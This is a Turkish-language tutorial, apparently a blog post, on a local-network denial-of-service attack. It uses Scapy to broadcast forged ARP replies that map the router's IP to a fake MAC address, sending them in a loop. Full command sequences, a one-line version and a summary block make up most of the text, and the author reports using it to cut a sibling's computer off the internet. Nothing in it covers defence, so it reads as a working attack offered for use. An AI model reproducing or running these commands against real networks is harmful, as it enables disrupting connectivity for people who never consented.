Local Area Network DOS

(+) *Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.*

Yerel ağdaki tüm cihazlara gateway'in MAC adresi hatalı olarak bildirilirse tüm cihazlar gateway'e paket gönderiyorum derken başka bir yere paket göndereceğinden internet erişimleri kopartılmış olacaktır. Ancak bu sıkıntı sonrası cihazlar arp broadcast yaparak gateway'i tekrar bulacaklardır ve internet bağlantılarını onaracaklardır. Bu nedenle yerel ağdaki cihazlara gönderilecek arp paketleri bir kez değil, sürekli gönderilmelidir. Oluşturduğumuz sahte ARP paketleri ile yerel ağda sürekli arp broadcast yaparak cihazların internet bağlantılarını biz koparırıken onlar onaracaktır. Eğer gönderdiğimiz arp paketlerini yeterince hızlı gönderebilirsek tüm cihazların internet bağlantısı tamamen kopabilmiş olacaktır. Böylece Local Area Network DOS saldırısı gerçekleşmiş olacaktır.

Yerel ağda dos işlemini scapy tool'u ile yapacağız. Bunun için sırasıyla aşağıdaki kodlar girilir:

```
> sudo su
> scapy
>>> arpPacket=ARP()
>>> arpPacket.show() // ARP paketinin parametrelerini (header'larını) sıralar.

Output:
        hwtype= 0x1
        ptype= 0x800
        hwlen= 6
        plen= 4
        op= who-has
        hwsrc= 48:5d:60:38:0a:ff
        psrc= 192.168.0.12
        hwdst= 00:00:00:00:00:00
        pdst= 0.0.0.0
```

Şimdi yapmamız gereken şey göndereceğimiz ARP paketinde kendi IP'mizi router IP'si olarak göstermektir. Göndereceğimiz ARP paketini alan cihaz ARP paketinde router'ın IP'sini görünce paketin router'dan geldiğini sanacaktır ve paketteki MAC adresini referans alacaktır. Ondan sonra kurban o MAC adresine internet paketlerini yollayacağından paketleri heba olacaktır ve internet erişimi akamete uğrayacaktır. Şimdi bu bilgiler ışığında saldırı paketimizi hazırlayalım:

```
>>> arpPacket.psrc="192.168.0.1"
>>> arpPacket.pdst="192.168.0.255"
```

Yukarıdaki iki kod ile demiş oluyoruz ki tüm cihazlara IP'min 192.168.0.1 olduğunu söyle. Bu IP'yi gören cihazlar hemen gönderdiğimiz arp paketindeki depolu MAC adresine bakacaklardır. Şimdi göndereceğimiz pakete source MAC adresini koyalım:

```
>>> arpPacket.hwsrc="01:02:03:04:05:06"
>>> arpPacket.hwdst="ff:ff:ff:ff:ff:ff"
```

Koyduğumuz source MAC adresi ile göndereceğimiz arp paketini alan yerel ağdaki cihazlar router'ın MAC adresinin 01:02:03:04:05:06 olduğunu sanacaklar. Artık paketimiz hazır, fakat son bir dokunuş kaldı. O da göndereceğimiz arp paketinin türünü belirtmektir. Okuduğun *Uygulamalar ile TCP/IP ve Ağ Güvenliği* adlı kitabın 63. sayfasında görebileceğin üzere arp paketleri şu türlerden oluşmaktaymış:

opcode	Operasyon Türü
1	ARP İstek (Request)
2	ARP Yanıt (Reply)
3	RARP İstek (Request)
4	RARP Yanıt (Reply)
5	DRARP İstek (Request)
6	DRARP Yanıt (Reply)
7	DRARP Hata (Error)
8	InARP İstek (Request)
9	InARP Response (Reply)
10	ARP-NAK

Bir arp request olmadan biz direk ARP Reply paketi gönderirsek paketi alan cihazlar oldu bittiye gelip paketi kabul edeceklerdir ve amacımıza vakıf olmuş olacağız. O yüzden opcode'u paketimizde 2 olarak belirtelim:

```
>>> arpPacket.op=2
```


Artık paketi yerel ağa yayabiliriz, fakat biz istiyoruz ki bu göndereceğimiz paket bir defa broadcast olmasın. Sürekli broadcast olsun. İşte bu yüzden scapy'nin loop parametresini kullanacağız. Loop parametresini kullanmadan oluşturduğumuz arp paketini gönderme kodu şu şekildeyken

```
>>> send(arpPacket)
```

loop kullanarak oluşturduğumuz arp paketini gönderme kodu ise şu şekildedir:

```
>>> send(arpPacket, loop=1000)
```

Eğer yukarıdaki loop'a takılı kodun oluşturduğumuz paketleri tekrar tekrar broadcast yapışını görmek istersen yukarıdaki kodu çalıştırmadan önce wireshark'ı çalıştırabilirsin. Wireshark'ı çalıştırdığında ve ardından send(arpPacket, loop=1000) dediğinde aşağıdaki gibi bir çıktı seni karşılayacaktır:



Wireshark'ta sıralı paketlerin info kolonundan görebileceğin üzere 192.168.0.1 nolu IP adresinin 01:02:03:04:05:06 nolu MAC adresine ait olduğunu biz broadcast'liyormuşuz. Yani router'ın MAC adresi 01:02:03:04:05:06 diye bir zehirleme işlemi yapıyormuşuz. Belirtiğimiz numara router'ın MAC adresi olmadığı için de yerel ağdaki tüm cihazlar olmayan bir MAC'e paketlerini gönderdiklerinden internet bağlantıları kopmuş olacaktır.

Wireshark'ta dikkat etmen gereken ikinci husus ekrana düşen ARP paket kayıtlarının her satırda aynı olması. Bunun nedeni hazırladığımız sahte ARP paketini loop ile defalarca kez gönderiyor oluşumuzdandır. Yani DOS yapıyoruz. Bir yandan cihazlar internet bağlantılarını onarırken bir yandan biz bozuyoruz. Zamanla yarışıyoruz. Ne kadar sık paket gönderebilirsek o kadar DOS amacına ulaşacaktır.

SONUÇ
Şu ana kadar yaptığımız şey şundan ibaretti: Bir tane ARP paketi oluşturduk. Normalde bu paket otomatik oluşturulsaydı paketin source IP kısmına kendi IP'miz konurdu. Ama biz paketi elle oluşturuyor olduğumuz için router'ın IP'sini koyabildik. Böyle yaparak bu oluşturduğumuz ARP paketini sanki router'dan geliyormuş gibi yapmış olduk. Ardından paketin içerisine MAC adresi olarak herhangi bir adres verdik. Böylece arp paketinin router'dan geldiğini sanan alıcılar gelen MAC adresini de router'ın MAC adresi sanacaklar. Aldıkları MAC adresini arp tablolarına kaydetmiş olacaklar ve internet paketi göndermek istediklerinde ise paketlerini router'a gönderiyorum derken bizim belirttiğimiz sahte MAC adresine gönderecekler. Böylece internete çıkış yapamayacaklar.

Bu saldırıyı evimdeki yerel ağda başlattığımda kardeşimin bilgisayarının internet bağlantısının tamamen koptuğunu görmüş bulunmaktayım. Hiçbir siteye giriş yapamadı. Ancak DOS saldırısında bulunduğum kendi makinamda internet bağlantısının tamamen kopması yerine sadece sekteye uğradığını fark ettim. Saldırı yaptığım makinamdaki web tarayıcım ile internet sayfası açmaya çalıştığımda tarayıcının *Resolving Host*, *Connecting* gibi durumlara düştüğünü ve ama nihayetinde geç de olsa sayfalara ulaştığını gözlemledim. Belki de bunun nedeni makinamın linux kullanıyor olmasındandır. Linux belki de Windows'a göre daha hızlı onarıcı ARP paketleri gönderebildiğinden DOS saldırısının üstesinden gelmiş olabilir. Çünkü Windows linux'a göre biraz hantal bir işletim

sistemi. Arkaplanında çalışan çok process'i var. Linux'ta ise o kadar yok.

ÖZET

```
> sudo su
> scapy
>>> arpPacket=ARP()
>>> arpPacket.show()                    // ARP paketinin parametrelerini (header'larını) sıralar.
>>> arpPacket.psrc="192.168.0.1"
>>> arpPacket.pdst="192.168.0.255"
>>> arpPacket.hwsrc="01:02:03:04:05:06"
>>> arpPacket.hwdst="ff:ff:ff:ff:ff:ff"
>>> send(arpPacket, loop=1000)
```

KISACA

```
> sudo su
> scapy
>>> send(ARP(op=2,hwsrc="48:5d:60:38:0a:ff",hwdst="ff:ff:ff:ff:ff:ff",psrc="192.168.0.1",
      pdst="192.168.0.255"), loop=1000)
```

NOT

Poison packet : (fake MAC, Router's IP)

NOT 2

Yerel ağda yaptığımız bu DOS atağının spesifik ismi ARP Flooding'tir. Tıpkı SYN Flood'un DOS atağı olması gibi ARP Flooding de bir DOS atağıdır.

Kaynak

http://jamesdotcom.com/?p=161
http://www.trendmicro.com/vinfo/us/threat-encyclopedia/archive/security-advisories/arp%20flooding%20attack